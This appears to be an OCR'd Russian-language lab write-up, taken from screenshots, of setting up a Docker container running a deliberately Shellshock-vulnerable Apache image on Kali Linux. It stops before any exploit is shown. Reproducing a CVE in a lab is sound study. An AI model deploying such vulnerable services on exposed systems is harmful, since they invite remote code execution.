

Создаю виртуальную машину на Kali Linux


Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
8:56
aushakov@kalilabs: ~
Файл Действия Правка Вид Справка
Right Ctrl
Поиск
ENG
8:56
24.03.2025

```
┌──(aushakov㉿kalilabs)-[~]
└─$ whoami
aushakov

┌──(aushakov㉿kalilabs)-[~]
└─$ 
```

Пробую воспроизвести cve-2014-6271 вручную:

1) Для этого я буду использовать образ jacopen/cve-2014-6271-apache-debian для создания docker контейнера (vulnerables/cve-2014-6271 у меня не заработал)


hub.docker.com/r/jacopen/cve-2014-6271-apache-debian
New Introducing our new CEO Don Johnson - Read More →
docker hub
Search Docker Hub
Ctrl+K
Sign in
Sign up
Explore / jacopen/cve-2014-6271-apache-debian
IMAGE
0
10
Overview
Tags
Copy
Cookies Settings
Reject All
Accept All Cookies
Поиск
ENG
21:17
23.03.2025

jacopen/cve-2014-6271-apache-debian

By jacopen · Updated about 1 year ago

No overview available


This repository doesn't have an overview

Docker Pull Command

```
docker pull jacopen/cve-2014-6271-apache-debian
```

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

2) Создаю Dockerfile на основе образа jacopen/cve-2014-6271-apache-debian:




Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~/CVE-2014-6271
Файл Действия Правка Вид Справка
21:22
Поиск
РУС
21:22
23.03.2025
Right Ctrl

```
  GNU nano 8.3                                   Dockerfile *
FROM jacopen/cve-2014-6271-apache-debian:buster
RUN echo "ServerName localhost" >> /etc/apache2/apache2.conf
```

```
^G Справка      ^O Записать     ^F Поиск        ^K Вырезать     ^T Выполнить    ^C Позиция      M-U Отмена      M-A Установить метM-] На скобку  M-B Предыдущий   ◂ Назад         ^◂ ПредСлово    ^A Начало
^X Выход        ^R ЧитФайл      ^\ Замена       ^U Вставить     ^J Выровнять    ^/ К строке     M-E Повтор      M-6 Копировать  ^B Обр. поиск    M-F Следующий   ▸ Вперёд        ^▸ СледСлово    ^E Конец
```


3) Запускаю сборку образа моего контейнера docker




Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~/CVE-2014-6271
Файл Действия Правка Вид Справка
21:23
Поиск
ENG
21:23
23.03.2025
Right Ctrl

```
┌──(aushakov㉿kalilabs)-[~/CVE-2014-6271]
└─$ sudo docker build -t shellshock .
[+] Building 20.0s (6/6) FINISHED                                                                                        docker:default
 => [internal] load build definition from Dockerfile                                                                               0.0s
 => => transferring dockerfile: 147B                                                                                               0.0s
 => [internal] load metadata for docker.io/jacopen/cve-2014-6271-apache-debian:buster                                              1.6s
 => [internal] load .dockerignore                                                                                                  0.0s
 => => transferring context: 2B                                                                                                    0.0s
 => [1/2] FROM docker.io/jacopen/cve-2014-6271-apache-debian:buster@sha256:43577a82c8a14baaf04e9213508ebd9a1918fa0a4d89d6b7e33371af6679ddb5  15.1s
 => => resolve docker.io/jacopen/cve-2014-6271-apache-debian:buster@sha256:43577a82c8a14baaf04e9213508ebd9a1918fa0a4d89d6b7e33371af6679ddb5  0.0s
 => => sha256:43577a82c8a14baaf04e9213508ebd9a1918fa0a4d89d6b7e33371af6679ddb5 1.57kB / 1.57kB                                     0.0s
 => => sha256:1dd5a642e6d153108519269792e8200662170e53ab556623e612e34af6ae1f44 2.67kB / 2.67kB                                     0.0s
 => => sha256:a9a7bf5145e4a86e137c0a7612407b53eb4b97f73f4d6f15a64c2d52c682b500 50.50MB / 50.50MB                                  10.0s
 => => sha256:1d93ebefbc74ccf6a9031d6e99e891c71fcc001adb463f0ecc33cd574db900ae 41.93MB / 41.93MB                                   9.6s
 => => sha256:cb07058af6a03e35cbecd1466b8789d2b4ac8ade958051368200428988dd1d99 3.12MB / 3.12MB                                     3.8s
 => => sha256:67d22087dfeb98ccdf5a72db19693655d9b3050c1a3489c61eafb98ae03eed4c 228B / 228B                                         4.4s
 => => sha256:0f0474da28b696c36fd8ed8d8f51a7db27ad96a70f9f50414d0b345ae3585c04 395B / 395B                                         4.9s
 => => sha256:3269720d198a32bd7230e9b40ac0a63c72de97c229076ee56eafe018f02d07d4 3.49kB / 3.49kB                                     5.4s
 => => extracting sha256:a9a7bf5145e4a86e137c0a7612407b53eb4b97f73f4d6f15a64c2d52c682b500                                          2.2s
 => => extracting sha256:1d93ebefbc74ccf6a9031d6e99e891c71fcc001adb463f0ecc33cd574db900ae                                          2.1s
 => => extracting sha256:cb07058af6a03e35cbecd1466b8789d2b4ac8ade958051368200428988dd1d99                                          0.1s
 => => extracting sha256:67d22087dfeb98ccdf5a72db19693655d9b3050c1a3489c61eafb98ae03eed4c                                          0.0s
 => => extracting sha256:0f0474da28b696c36fd8ed8d8f51a7db27ad96a70f9f50414d0b345ae3585c04                                          0.0s
 => => extracting sha256:3269720d198a32bd7230e9b40ac0a63c72de97c229076ee56eafe018f02d07d4                                          0.0s
 => [2/2] RUN echo "ServerName localhost" >> /etc/apache2/apache2.conf                                                             3.1s
 => exporting to image                                                                                                             0.1s
 => => exporting layers                                                                                                            0.0s
 => => writing image sha256:a20e529a998eea4b1431477b7604f3dda3cd8c57afd9e6df41eb7f36330ee9ea                                       0.0s
 => => naming to docker.io/library/shellshock                                                                                      0.0s

┌──(aushakov㉿kalilabs)-[~/CVE-2014-6271]
└─$ 
```

4) Запускаю созданный контейнер docker (с учетом необходимости проброса портов)



Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~/CVE-2014-6271
Файл Действия Правка Вид Справка
Поиск
21:25
23.03.2025

```
┌──(aushakov㉿kalilabs)-[~/CVE-2014-6271]
└─$ sudo docker run --rm -p 8080:80 shellshock
```


Kali.Labs (docker) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
aushakov@kalilabs: ~/CVE-2014-6271
Файл Действия Правка Вид Справка
Поиск
21:25
23.03.2025

```
┌──(aushakov㉿kalilabs)-[~/CVE-2014-6271]
└─$ sudo docker ps
[sudo] пароль для aushakov:
CONTAINER ID   IMAGE        COMMAND                  CREATED          STATUS          PORTS                                   NAMES
163071f409fb   shellshock   "/usr/sbin/apache2ct…"   45 seconds ago   Up 44 seconds   0.0.0.0:8080->80/tcp, :::8080->80/tcp   gallant_hermann

┌──(aushakov㉿kalilabs)-[~/CVE-2014-6271]
└─$
```

5) Запускаю проверку наличия и воспроизводимости cve-2014-6271

